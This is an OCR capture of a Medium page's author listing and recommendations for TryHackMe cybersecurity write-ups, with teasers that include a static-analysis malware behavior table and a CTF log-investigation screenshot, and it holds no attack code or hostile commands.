
## TRY HACK ME: Write-Up Phishing

Task 2 Intro To Phishing Attacks -

Nov 12, 2021  12



...



 Shefali Kumari

## TRY HACK ME: Intro to C2 Write-Up

Task 1 Introduction -

Mar 14, 2022

54



...

 Shefali Kumari

## TRY HACK ME: Write-Up Module-Vulnerability Research: Exploit Vulnerabilities

TASK 1: INTRODUCTION -

Oct 13, 2021

55

2



...

MBC Behavior	
ANALYSIS	Debugger Detection::Process Environment Block BeingDebugged
	Debugger Detection::Process Environment Block NtGlobalFlag
	Debugger Detection::Software Breakpoints [B0001.025]
	Virtual Machine Detection::Human User Check [B0009.012]
	Virtual Machine Detection::Instruction Testing [B0009.029]
SIS	Disassembler Evasion::Argument Obfuscation [B0012.001]
	Keylogging::Polling [F0002.002]
	HTTP Communication::Read Header [C0002.014]
	Encoding::XOR [C0026.002]
	Non-Cryptographic Hash::MurmurHash [C0030.001]
	Obfuscated Files or Information::Encoding-Standard Algorithm
	Create Directory [C0046]
	Delete File [C0047]
	Get File Attributes [C0049]
	Read File [C0051]

 Shefali Kumari

## TRY HACK ME: Basic Static Analysis Write-Up

Task 1 Introduction-


Mar 13, 2023  1



...

See all from Shefali Kumari

## Recommended from Medium



In T3CH by Axoloth

## TryHackMe | Snort Challenge—The Basics | WriteUp

Put your snort skills into practice and write snort rules to analyse live capture network traffic

Nov 9, 2024 100



 Trntry

## TryHackMe | Introduction To Honeypots Walkthrough

A guided room covering the deployment of honeypots and analysis of botnet activities

♦ Sep 7, 2024  10



...

---

### Lists



#### Staff picks

796 stories · 1561 saves



#### Stories to Help You Level-Up at Work

19 stories · 912 saves



#### Self-Improvement 101

20 stories · 3193 saves



#### Productivity 101

20 stories · 2707 saves

---



In T3CH by Axoloth

## TryHackMe | FlareVM: Arsenal of Tools| WriteUp

Learn the arsenal of investigative tools in FlareVM

Nov 28, 2024 50



...

```
d

rd.img.old  lib64      media   opt     root    sbin    srv    tmp     var      vmlinuz.old
              lost+found  mnt     proc    run     snap    sys     usr     vmlinuz
var/log
log# ls
cloud-init-output.log  dpkg.log      kern.log    lxd       unattended-upgrades
cloud-init.log          fontconfig.log  landscape  syslog    wtmp
dist-upgrade           journal      lastlog    tallylog
log# cat auth.log | grep install
8-55 sudo:  cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/bin/
8-55 sudo:  cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/bin/
8-55 sudo:  cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/bin/chow
hare/dokuwiki/bin /usr/share/dokuwiki/doku.php /usr/share/dokuwiki/feed.php /usr/s
hare/dokuwiki/install.php /usr/share/dokuwiki/lib /usr/share/dokuwiki/vendor -R
log# █
```

Dan Molina

## Disgruntled CTF Walkthrough

This is a great CTF on TryHackMe that can be accessed through this link here:  
<https://tryhackme.com/room/disgruntled>

Oct 22, 2024



In T3CH by Axoloth

## TryHackMe | Search Skills | WriteUp

Learn to efficiently search the Internet and use specialized search engines and technical docs

Oct 26, 2024 61



DevSecOps

### [Wi-Fi attacks] Day 11: If you'd like to WPA, press the star key!

[Wi-Fi attacks] Day 11: If you'd like to WPA, press the star key! [TryHackMe THM][Advent of Cyber AoC 2024], [Walktgrrough, Write Up]

Dec 12, 2024  1



...

See more recommendations